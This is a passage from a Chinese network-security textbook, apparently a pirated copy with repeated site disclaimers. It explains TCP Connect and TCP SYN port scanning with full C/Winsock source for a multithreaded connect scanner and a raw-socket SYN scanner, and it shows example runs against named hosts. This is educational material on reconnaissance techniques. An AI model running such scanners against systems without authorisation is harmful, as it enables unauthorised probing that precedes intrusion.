


图 6-3 TCP Connect 扫描建立连接失败

TCP Connect 端口扫描服务器端与客户端建立连接成功（表明目标机端口开放）的流程如下。

（1）客户端发送 SYN 数据包到服务器端；

（2）服务器端返回 SYN/ACK，表明端口开放；

（3）客户端返回 ACK，表明连接已建立；

（4）客户端主动断开连接。

TCP Connect 端口扫描服务器端与客户端建立连接失败（表明目标机端口关闭）的流程如下：

（1）客户端发送 SYN 数据包到服务器端；

（2）服务器端返回 RST/ACK，表明端口未开放；

（3）客户端返回 RST，进行复位操作。

TCP Connect 扫描的一个最大特点是不需要任何权限，系统中的任何用户都有使用这个调用的权限。另外，TCP connect 扫描在速度上也具有优势。如果对目标计算机的端口以线性方式进行单独的 connect( )调用，那么会耗费很长的时间，扫描者可以通过同时打开多个套接字来加速扫描。使用非阻塞 I/O，允许用户设置很低的时间用尽周期，同时观察多个套接字。这种扫描机制的缺点是容易被目标系统发现并过滤。在目标计算机的 log 文件中，会显示一连串的连接和连接出错的服务消息，因此目标系统能很快将其关闭。

2. TCP Connect 端口扫描源程序

源文件：TCPConnectScan.cpp

```
#include <stdio.h>
#include <stdlib.h>
#include <winsock2.h>
#pragma    comment (lib, "ws2_32.lib")
// 端口结构，包括开始端口和结束端口
typedef struct _PortList
{
      unsigned int start_port;        // 起始端口
      unsigned int end_port;          // 结束端口
      unsigned short thread_id;       // 线程 ID
}PortList;
#define MAX_THREAD 60                 // 定义最大线程数
char TargetIP[20];                    // 目标机 IP 地址
unsigned int ThreadNum;               // 扫描线程数
unsigned int StartPort;               // 全局开始端口
unsigned int EndPort;                 // 全局结束端口
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

上面程序首先定义了端口相关信息结构体_PortList，其中字段 start_port 表示每个线程扫描的起始端口，end_port 表示扫描的结束端口，thread_id 表示每个线程的标识。程序然后定义了相关的全局变量，变量 TargetIP 表示目标机的 IP 地址，变量 ThreadNum 表示同时进行扫描的线程数，变量 StartPort 表示用户输入的起始端口，变量 EndPort 表示用户输入的结束端口。

```
// 解析命令函数
void ParseCmd(int argc, char **argv)
{
    char *pdest;
    int result;
    int   ch = '-';                                    // 分隔符
    char startport[8];
    char endport[8];
    ZeroMemory(startport,8);
    ZeroMemory(endport,8);
    if(argc < 3 || argc >4)
    {
        printf("usage : %s [TargetIP] [StartPort-EndPort] [ThreadNum]\n");
    }
    else// 参数为 3 个时，默认线程数为 1
    {
        strcpy(TargetIP,argv[1]);                      // 获取目标机 IP
        pdest = strchr( argv[2], ch );
        result = pdest - argv[2] + 1;                  // 寻找‘-’的位置
        strncpy(startport,argv[2],result-1);           // 提取开始端口
        strncpy(endport,argv[2]+result,strlen(argv[2])-result);  // 提取结束端口
        StartPort = atoi(startport);
        EndPort = atoi(endport);
    }
    if(argc == 3)
    {
        ThreadNum = 1;
    }
    else
    {
        ThreadNum = atoi(argv[3]);                     // 提取线程数
        if(ThreadNum>MAX_THREAD)
        {
            printf("超出最大线程数范围(1～60)!\n");
            exit(0);
        }
    }
}
```

上面程序是实现解析用户输入命令的功能函数。参数 argc 是输入的命令字符串个数；参数 argv 是输入的命令字符串。程序流程是：首先判断输入的参数个数，如果不符合要求则退出程序并输出提示信息。然后分析字符串数据，提取目标机 IP 地址、扫描端口的范围等信

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

息。最后根据输入的参数个数设置扫描线程数量。

```
// 端口扫描线程
DWORD WINAPI ScanHost(LPVOID lpParam)
{
    WSADATA   wsd;
    // 初始化 Winsock 库
    if (WSAStartup(MAKEWORD(2,2), &wsd) != 0)
    {
        printf("加载 Winsock 失败!\n");
        return 0;
    }
    unsigned int startport;   // 每个线程的开始端口
    unsigned int endport;     // 每个线程的结束端口
    unsigned short threadid; // 进程标志位
    PortList *pl;
    pl = (PortList *)malloc(sizeof(PortList));
    if(pl == NULL)
    {
        printf(" 不能分配足够的内存!\n");
        exit(0);
    }
    pl = (PortList *)lpParam;
    startport = pl->start_port;    // 设置起始端口
    endport = pl->end_port;        // 设置结束端口
    threadid = pl->thread_id;      // 设置线程 ID
    SOCKET    client_sock;
    struct sockaddr_in server;
    // 创建连接端口的套接字
    client_sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if (client_sock == INVALID_SOCKET)
    {
        printf("创建 socket 失败: %d\n", WSAGetLastError( ));
        return 0;
    }
    // 设置目标机相关参数
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = inet_addr(TargetIP);
```

上面程序是实现端口扫描线程功能函数的部分代码。参数 lpParam 是输入的线程参数。程序流程是：首先调用 WSAStartup 函数初始化 Winsock 库。然后将参数 lpParam 强制转换为 PortList 结构并提取起始端口、结束端口和线程 ID 信息。最后调用 socket 函数创建连接端口的套接字并设置目标机地址结构相关信息。

```
    // 开始探测端口
    for( unsigned int i=startport; i<=endport; i++)
    {
        // 设置目标机端口
        server.sin_port = htons(i);
        if (connect(client_sock, (struct sockaddr *)&server,
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
                sizeof(server)) == SOCKET_ERROR)
            { // 连接不成功，端口未开放
                printf("端口 %5d 未开放 ---Thread %d\n", i, threadid);
            }
            else
            { // 连接成功，端口开放
                printf("端口 %5d 开放!! ---Thread %d\n",i ,threadid);
            }
            Sleep(1);
        }
        closesocket(client_sock);
        return NULL;
}
```

上面程序是实现端口扫描线程功能函数的部分代码。程序流程是：从起始端口循环到结束端口，每个循环体中，首先设置目标机端口，然后调用 connect 函数对目标机指定端口发起连接，如果连接成功，则输出端口开放的信息，否则，输出端口关闭的信息（或不进行输出）。最后循环完毕，调用 closesocket 函数释放客户端套接字资源。

```
int main(int argc, char **argv)
{
        // 解析命令
        ParseCmd(argc,argv);
        unsigned int portnum = EndPort-StartPort+1; // 总共的端口数目
        if(portnum<ThreadNum) // 判断输入的端口总数目和线程数的关系
        {
            printf("请确保总端口数目大于线程数!\n");
            exit(0);
        }
        PortList *pl;
        pl = (PortList *)malloc(sizeof(PortList));
        if(pl == NULL)
        {
            printf("不能分配足够的内存!\n");
            exit(0);
        }
```

上面程序是实现 TCP Connect 端口扫描主函数的部分代码。程序流程是：首先调用 ParseCmd 函数解析用户输入的命令。然后判断输入的端口总数和线程数的关系，如果端口总数目小于线程数则做错误处理退出程序。最后定义端口列表结构 pl 并分配空间。

```
        printf("\n 开始扫描目标主机 %s   端口范围 %d-%d \n\n",TargetIP,StartPort,EndPort);
        int aver = portnum/ThreadNum;                    // 每个线程的端口数目
        DWORD dwStart = GetTickCount( );                 // 计时开始
        HANDLE h[MAX_THREAD];                            // 线程句柄
        for(unsigned int i=0; i<ThreadNum; i++)
        {
            // 设置每个线程开始端口
            pl->start_port = StartPort + i*aver;
            pl->thread_id = i+1; // 线程 ID
            // 设置每个线程结束端口
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            if(i!=ThreadNum-1)
            {
                pl->end_port = StartPort + (i+1)*aver -1;// 计算结束端口
            }
            else
            {
                pl->end_port = EndPort;                  // 计算结束端口
            }
            // 创建扫描线程
            h[i] = CreateThread(NULL, 0, ScanHost, pl, 0, 0);
            Sleep(100);
        }
        // 等待线程全部结束
        WaitForMultipleObjects(ThreadNum,h,TRUE,INFINITE);
         printf("\n  端口扫描消耗时间 : %d ms \n",GetTickCount( )-dwStart);
        free(pl);
        return 1;
    }
```

上面程序是实现 TCP Connect 端口扫描主函数的部分代码。程序首先用端口总数目除以线程数计算每个线程需要扫描的端口数，调用 GetTickCount 函数标记端口扫描开始的时间。然后开始线程循环，每个循环体内计算每个线程负责扫描的端口范围，并且调用 CreateThread 函数创建扫描线程。最后调用 WaitForMultipleObjects 函数等待所有线程执行完毕退出，并且再次调用 GetTickCount 函数计算整个扫描过程经历的时间。

3．TCP Connect 端口扫描执行结果

在命令行提示符下输入“TCPConnectScan.exe 59.64.201.58　130-500 5”，表明扫描目标机的 IP 地址为 59.64.201.58，扫描端口范围为 130～500，线程数为 5。扫描完毕后，执行结果如图 6-4 所示，可以发现目标机的 135 和 445 端口都处于开放状态。



图 6-4　TCP Connect 端口扫描实例运行结果

6.2.2　TCP SYN 端口扫描实例

1．TCP SYN 端口扫描概述

TCP SYN 端口扫描也称为“半开放”扫描，这是因为扫描程序不必要打开一个完全的 TCP 连接。扫描程序发送的是一个 SYN 数据包，好像准备打开一个实际的连接并等待反应一样（参考 TCP 的三次握手建立一个 TCP 连接的过程）。一个 SYN/ACK 的返回信息表示端口处于侦听状态。一个 RST 返回，表示端口没有处于侦听态。如果收到一个 SYN/ACK，则

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

扫描程序必须再发送一个 RST 信号，来关闭这个连接过程。

TCP SYN 扫描建立连接成功（目标端口开放）和建立连接失败（目标端口关闭）的流程如图 6-5 和图 6-6 所示。




图 6-5 TCP SYN 端口扫描建立连接成功




图 6-6 TCP SYN 端口扫描建立连接失败

TCP SYN 端口扫描技术的优点在于一般不会在目标计算机上留下记录并且扫描速度很快。但这种方法的一个缺点是，必须要有 root 权限才能建立自己的 SYN 数据包。

2. TCP SYN 端口扫描源程序

源文件：TCPSYNScan.cpp

```
#include    <winsock2.h>
#include    <ws2tcpip.h>
#include    <stdio.h>
#include    <time.h>
#include    "mstcpip.h"
#pragma     comment(lib,"ws2_32.lib")
#define     SEQ     0x27456737          // SYN 数据包的序列号
SOCKET  sockRaw;                        // 发送 SYN 扫描数据包套接字
SOCKET  sockListen;                     // 监听目标主机返回数据包套接字
struct  sockaddr_in   targethost;       // 目标主机地址结构
BOOL    ScanFIN=FALSE;                  // 是否扫描完毕
char    TargetIP[20];                   // 目标机 IP 地址
int     TargetPort;                     // 目标机起始端口
int     TargetPortEnd;                  // 目标机结束端口
int     ProgressTag=0;                  // 进度条标志位
```

上面程序主要定义了相关的全局变量。变量 SEQ 表示发送 SYN 数据包的序列号；变量 sockRaw 表示发送 SYN 数据包需要使用的原始套接字；变量 sockListen 表示监听接收目标主机返回数据包的原始套接字；变量 targethost 表示目标主机的地址结构；变量 ScanFIN 表示扫描是否完毕。

```
// 定义 IP 首部格式
typedef   struct   _iphdr
{
    unsigned   char    h_lenver;          // 4bit 首部长度+4bit IP 版本号
    unsigned   char    tos;               // 8bit 服务类型 TOS
    unsigned   short   total_len;         // 16bit 总长度（字节）
    unsigned   short   ident;             // 16bit 标识
    unsigned   short   frag_and_flags;    // 3bit 标志位
    unsigned   char    ttl;               // 8bit 生存时间 TTL
    unsigned   char    proto;             // 8bit 协议(TCP, UDP 或其他)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    unsigned    short    checksum;    // 16bit IP 首部校验和
    unsigned    int      sourceIP;    // 32bit 源 IP 地址
    unsigned    int      destIP;      // 32bit 目的 IP 地址
}IP_HEADER;
//定义 TCP 首部格式
typedef   struct   _tcphdr
{
    USHORT    th_sport;              // 16bit 源端口
    USHORT    th_dport;              // 16bit 目的端口
    unsigned  int   th_seq;          // 32bit 序列号
    unsigned  int   th_ack;          // 32bit 确认号
    unsigned  char  th_lenres;       // 4bit 首部长度/6bit 保留字
    unsigned  char  th_flag;         // 6bit 标志位
    USHORT    th_win;                // 16bit 窗口大小
    USHORT    th_sum;                // 16bit 校验和
    USHORT    th_urp;                // 16bit 紧急数据偏移量
}TCP_HEADER;
// 定义 TCP 伪首部格式
struct
{
    unsigned    long    saddr;       // 源地址
    unsigned    long    daddr;       // 目的地址
    char    mbz;
    char    ptcl;                    // 协议类型
    unsigned    short    tcpl;       // TCP 长度
}psd_header;
```

上面程序分别定义了 IP 首部格式结构体、TCP 首部格式结构体和 TCP 伪首部格式结构体。由于 SYN 扫描使用的是 TCP 协议，因此不需要定义 UDP 和 ICMP 等首部格式。

```
void    usage(void)
{
    printf("\tusage:     TCPSYNScan    [IP | DomainName]    [StartPort-EndPort] \n");
    printf("\tExample:   TCPSYNScan    www.sohu.com     1-139\n");
    printf("\tExample:   TCPSYNScan    192.168.0.1     1-1024\n");
}
```

上面程序是实现显示使用方法的功能函数。

```
void ParseCmd(int argc,char **argv)
{
    char    *p;
    if(argc!=3)
    {
        usage( );
        ExitProcess(-1);
    }
    // 提取端口参数
    p=argv[2];
    if(strstr(argv[2],"-"))
    {    TargetPort=atoi(argv[2]);
    for(;*p;)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            if(*(p++)=='-')
            {
                break;
            }
            TargetPortEnd=atoi(p);  // 提取结束端口
            if(TargetPort<1  ||  TargetPortEnd>65535)
            {
                printf("端口范围错误(1～65535) ! \n");
                ExitProcess(-1);
            }
        }
        // 设置目标机 IP 地址
        strcpy(TargetIP,argv[1]);
}
```

上面程序是实现提取用户输入的命令的功能函数。参数 argc 是输入的命令字符串个数；参数 argv 是输入的命令字符串。程序流程是：首先调用 atoi 函数提取输入的起始端口，然后查找“-”符号的位置，提取结束端口。最后调用 strcpy 函数将输入的目标机 IP 地址复制到全局变量 TargetIP 中。

```
//SOCK 错误处理程序
void CheckSockError(int iErrorCode, char *pErrorMsg)
{
    if(iErrorCode==SOCKET_ERROR)
    {
        printf("%s Error:%d\n", pErrorMsg, GetLastError( ));
        closesocket(sockRaw);
        ExitProcess(-1);
    }
}
```

上面程序是实现处理套接字错误的功能函数。参数 iErrorCode 是输入的标志码；参数 pErrorMsg 是输入的错误信息。程序判断标志码是否与 SOCKET_ERROR 相等，如果是，则输出相应的错误码并退出程序。

```
//计算检验和
USHORT checksum(USHORT *buffer, int size)
{
    unsigned long cksum=0;
    while (size > 1)
    {
        cksum += *buffer++;
        size -= sizeof(USHORT);
    }
    if (size)
    {
        cksum += *(UCHAR*)buffer;
    }
    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum += (cksum >>16);
    return (USHORT)(~cksum);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
}
```

上面程序是实现计算数据包校验和的函数。

```
//IP 解包程序
bool DecodeIPPack(char *buf, int bytes)
{
    IP_HEADER *iphdr;
    TCP_HEADER *tcphdr;
    unsigned short iphdrlen;
    iphdr = (IP_HEADER *)buf;  // 转换成 IP 首部格式
    iphdrlen = sizeof(unsigned long) * (iphdr->h_lenver & 0xf);
    // 定位 TCP 首部地址
    tcphdr = (TCP_HEADER*)(buf + iphdrlen);
    //是否来自目标 IP
    if(iphdr->sourceIP != targethost.sin_addr.s_addr)
    {
        return false;
    }
    //序列号是否正确
    if((ntohl(tcphdr->th_ack) != (SEQ+1)) && (ntohl(tcphdr->th_ack) != SEQ))
    {
        return false;
    }
    // 18 表示 SYN/ACK
    if(tcphdr ->th_flag == 18)
    {
        printf("端口 %5d 开放！ \n",ntohs(tcphdr->th_sport));
        return true;
    }
    return true;
}
```

上面程序是实现解析 IP 数据包的功能函数。参数 buf 是输入的 IP 数据包首地址；参数 bytes 是输入的 IP 数据包长度。程序流程是：首先将输入的参数 buf 转换成 IP 首部格式，提取 TCP 首部的地址。然后判断数据包的源地址是否与目标机 IP 地址一致，序列号是否与发送的 SYN 数据包序列号相符，任何不符合条件的数据包都做丢弃处理。最后如果数据包的标志位等于 18（表明是 SYN/ACK）则表示目标机指定的端口是开放的，否则是关闭的。

```
//接收数据包线程函数
DWORD WINAPI RecvThread(LPVOID para)
{
    int iErrorCode;
    struct hostent *hp;
    char RecvBuf[65535]={0};
    // 创建监听套接字
    sockListen = socket(AF_INET, SOCK_RAW, IPPROTO_IP);
    CheckSockError(sockListen, "socket");
    //设置 IP 头操作选项
    BOOL bOpt = true;
    iErrorCode = setsockopt(sockRaw,IPPROTO_IP,IP_HDRINCL,(char *)&bOpt,sizeof(bOpt));
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    CheckSockError(iErrorCode,    "setsockopt( )");
    //获得本地 IP
    SOCKADDR_IN    sa;
    unsigned    char    LocalName[256];
    // 获取主机信息
    iErrorCode    =    gethostname((char*)LocalName,sizeof(LocalName)-1);
    CheckSockError(iErrorCode,    "gethostname( )");
    if((hp    =    gethostbyname((char*)LocalName))    ==    NULL)
    {
        CheckSockError(SOCKET_ERROR,    "gethostbyname( )");
    }
```

上面程序是实现接收目标机数据包功能函数的部分代码。程序流程是：首先调用 socket 函数创建监听接收目标机数据包的原始套接字。然后调用 setsockopt 函数设置套接字的行为模式。最后调用 gethostname 函数和 gethostbyname 函数获取本地主机的网络相关信息。每次调用套接字相关函数时都要使用 CheckSockError 函数校验套接字函数执行结果，如果出错，则退出程序。

```
    // 设置本地地址结构
    memcpy(&sa.sin_addr.S_un.S_addr,hp->h_addr_list[0],hp->h_length);
    sa.sin_family    =    AF_INET;
    sa.sin_port    =    htons(7000);
    // 绑定套接字
    iErrorCode    =    bind(sockListen,    (PSOCKADDR)&sa,    sizeof(sa));
    CheckSockError(iErrorCode,    "bind");
    //设置 SOCK_RAW 为 SIO_RCVALL，以便接收所有的 IP 包
    DWORD    dwBufferLen[10]    ;
    DWORD    dwBufferInLen    =    1    ;
    DWORD    dwBytesReturned    =    0    ;
    // 设置套接字接收全部数据包
    iErrorCode=WSAIoctl(sockListen, SIO_RCVALL,
        &dwBufferInLen, sizeof(dwBufferInLen),
        &dwBufferLen, sizeof(dwBufferLen),
        &dwBytesReturned , NULL , NULL    );
    CheckSockError(iErrorCode,    "Ioctl");
    memset(RecvBuf, 0, sizeof(RecvBuf));
    //接收数据
    for(;;)
    {
        // 开始接收目标机返回的数据包
        iErrorCode    =    recv(sockListen,    RecvBuf,    sizeof(RecvBuf),    0);
        DecodeIPPack(RecvBuf,iErrorCode); // 解析 IP 数据包
    }
    if(ScanFIN)
    {
        closesocket(sockListen);
        return    0;
    }
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

上面程序是实现接收目标机数据包功能函数的部分代码。程序流程是：首先设置本地地址结构并调用 bind 函数对接收目标机数据包的原始套接字进行绑定。然后调用 WSAIoctl 函数设置套接字接收所有流经本机的数据包。最后循环调用 recv 函数接收数据包，并且调用 DecodeIPPack 函数对数据包进行解析，解析结果表明了目标机的端口是否开放。

```
// 定义进度提示函数
void    ProgressShow(void)
{
    //    进度条
    char    *progressbar[12]=
    {
        "  |  ",
        "  /  ",
        "  -  ",
        "  \\  ",
        "  |  ",
        "  /  ",
        "  -  ",
        "  \\  ",
        "  |  ",
        "  /  ",
        "  -  ",
        "  \\  ",
    };
    printf("    =%s=\r",    progressbar[ProgressTag]);
    ProgressTag=(ProgressTag= =11)?0:ProgressTag+1;
    Sleep(2);
}
```

上面程序是实现显示扫描进度条的功能函数。在扫描的过程中，由于可能需要的时间比较长，为了避免使用户误以为主机处于死机状态，所以要用进度条显示扫描正在进行中。程序首先定义了进度条标志，然后判断进度条当前位置，如果到了尾部，则重新开始显示。最后调用 Sleep 函数将进度条进程停止一段时间以让出 CPU 资源。

```
//主函数
int    main(int    argc,char    **argv)
{
    int    iErrorCode;
    int    datasize;
    struct    hostent    *hp;
    IP_HEADER    ip_header;
    TCP_HEADER    tcp_header;
    char    SendBuf[128]={0};
    ParseCmd(argc, argv); // 解析用户输入的命令
    WSADATA    wsaData;
    // 初始化 Winsock 库
    iErrorCode    =    WSAStartup(MAKEWORD(2,2),&wsaData);
    CheckSockError(iErrorCode,    "WSAStartup( )");
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
// 创建发送数据包套接字
sockRaw = socket(AF_INET , SOCK_RAW , IPPROTO_IP);
CheckSockError(sockRaw, "socket( )");
// 创建接收数据包套接字
sockListen = socket(AF_INET , SOCK_RAW , IPPROTO_IP);
CheckSockError(sockListen, "socket");
//设置 IP 头操作选项
BOOL bOpt = true;
iErrorCode = setsockopt(sockRaw,IPPROTO_IP,IP_HDRINCL,(char *)&bOpt,sizeof(bOpt));
CheckSockError(iErrorCode, "setsockopt( )");
```

上面程序是实现 TCP SYN 端口扫描的主函数部分代码。程序流程是：首先调用 ParseCmd 函数解析用户输入的目标机 IP 地址和扫描端口范围信息。然后调用 WSAStartup 函数初始化 Winsock 库，并且调用 socket 函数创建发送数据包的原始套接字 sockRaw 和接收数据包的原始套接字 sockListen。最后调用 setsockopt 函数设置套接字 sockRaw 的 IP 头操作选项。

```
//获得本地 IP
SOCKADDR_IN sa;
unsigned char LocalName[256];
iErrorCode = gethostname((char*)LocalName,sizeof(LocalName)-1);
CheckSockError(iErrorCode, "gethostname( )");
if((hp = gethostbyname((char*)LocalName)) == NULL)
{
    CheckSockError(SOCKET_ERROR, "gethostbyname( )");
}
// 设置本地地址结构
memcpy(&sa.sin_addr.S_un.S_addr,hp->h_addr_list[0],hp->h_length);
sa.sin_family = AF_INET;
sa.sin_port = htons(7000);
// 绑定套接字
iErrorCode = bind(sockListen, (PSOCKADDR)&sa, sizeof(sa));
CheckSockError(iErrorCode, "bind");
//获得目标主机 IP
memset(&targethost,0,sizeof(targethost));
targethost.sin_family = AF_INET;
targethost.sin_port = htons(TargetPort);
// 解析目标机网络名为 IP 地址
if((targethost.sin_addr.s_addr = inet_addr(TargetIP)) == INADDR_NONE)
{
    if((hp = gethostbyname(TargetIP)) != NULL)
    {   // 获取目标机 IP 地址信息
        memcpy(&(targethost.sin_addr),hp->h_addr_list[0],hp->h_length);
        targethost.sin_family = hp->h_addrtype;
        printf("targethost.sin_addr = %s\n",inet_ntoa(targethost.sin_addr));
    }
    else
    {
        CheckSockError(SOCKET_ERROR, "gethostbyname( )");
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        }
    }
```

上面程序是实现 TCP SYN 端口扫描的主函数部分代码。程序流程是：首先调用 gethostname 函数和 gethostbyname 函数获取本地主机地址信息，并调用 bind 函数绑定 sockListen 套接字到本地地址结构上。然后判断用户输入的目标机地址是否为 IP 地址形式，如果不是，则调用 gethostbyname 函数获取目标机 IP 地址。最后获取目标机相关信息后设置目标机的地址结构。

```
//开启监听线程
HANDLE    Thread=CreateThread(NULL,0,RecvThread,0,0,0);
//填充 IP 首部
ip_header.h_lenver=(4<<4    |    sizeof(ip_header)/sizeof(unsigned    long));
//高 4 位 IP 版本号，低 4 位首部长度
ip_header.total_len=htons(sizeof(IP_HEADER)+sizeof(TCP_HEADER));    //16bit 总长度（字节）
ip_header.ident=1;                                        //16bit 标识
ip_header.frag_and_flags=0;                               //3bit 标志位
ip_header.ttl=128;                                        //8bit 生存时间 TTL
ip_header.proto=IPPROTO_TCP;                              //8bit 协议(TCP,UDP…)
ip_header.checksum=0;                                     //16bit IP 首部校验和
ip_header.sourceIP=sa.sin_addr.s_addr;                    //32bit 源 IP 地址
ip_header.destIP=targethost.sin_addr.s_addr;              //32bit 目的 IP 地址
//填充 TCP 首部
tcp_header.th_sport=htons(7000);                          //源端口号
tcp_header.th_lenres=(sizeof(TCP_HEADER)/4<<4|0);         //TCP 长度和保留位
tcp_header.th_win=htons(16384);
//填充 TCP 伪首部（用于计算校验和，并不真正发送）
psd_header.saddr=ip_header.sourceIP;
psd_header.daddr=ip_header.destIP;
psd_header.mbz=0;
psd_header.ptcl=IPPROTO_TCP;
psd_header.tcpl=htons(sizeof(tcp_header));
Sleep(500);
printf("\n");
```

上面程序是实现 TCP SYN 端口扫描的主函数部分代码。程序流程是：首先调用 CreateThread 函数创建监听目标机数据包线程。然后填充 IP 首部相关数据和 TCP 首部相关数据。最后填充 TCP 伪首部，目的是发送伪数据包时计算 TCP 首部的校验和。

```
printf("开始扫描主机    %s    端口范围 %d-%d \n\n",TargetIP,TargetPort,TargetPortEnd);
DWORD dwStart=GetTickCount( );//开始计时
for(;TargetPort<TargetPortEnd;TargetPort++)
{
    ProgressShow( );
    tcp_header.th_dport=htons(TargetPort);  //目的端口号
    tcp_header.th_ack=0;                    //ACK 序列号置为 0
    tcp_header.th_flag=2;                   //SYN    标志
    tcp_header.th_seq=htonl(SEQ);           //SYN 序列号
    tcp_header.th_urp=0;                    //偏移
    tcp_header.th_sum=0;                    //校验和
    //计算 TCP 校验和，计算校验和时需要包括 TCP    pseudo    header
    memcpy(SendBuf,&psd_header,sizeof(psd_header));
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        memcpy(SendBuf+sizeof(psd_header),&tcp_header,sizeof(tcp_header));
        tcp_header.th_sum=checksum((USHORT    *)SendBuf,sizeof(psd_header)+sizeof(tcp_header));
        //计算 IP 校验和
        memcpy(SendBuf,&ip_header,sizeof(ip_header));
        memcpy(SendBuf+sizeof(ip_header),&tcp_header,sizeof(tcp_header));
        memset(SendBuf+sizeof(ip_header)+sizeof(tcp_header),0,4);
        datasize=sizeof(ip_header)+sizeof(tcp_header);
        ip_header.checksum=checksum((USHORT     *)SendBuf,datasize);
        //填充发送缓冲区
        memcpy(SendBuf,&ip_header,sizeof(ip_header));
        //发送 TCP 报文
        iErrorCode=sendto(sockRaw,SendBuf,datasize,0,(struct    sockaddr*)    &targethost,
            sizeof(targethost));
        CheckSockError(iErrorCode,    "sendto( )");
    }
    DWORD dwEnd=GetTickCount( );                        //计时结束
    ScanFIN=TRUE;                                       // 设置扫描完毕标志位为 TRUE
    printf("\n 关闭线程.....\n\n");
    // 等待线程退出
    WaitForSingleObject(Thread,5000);
    CloseHandle(Thread);
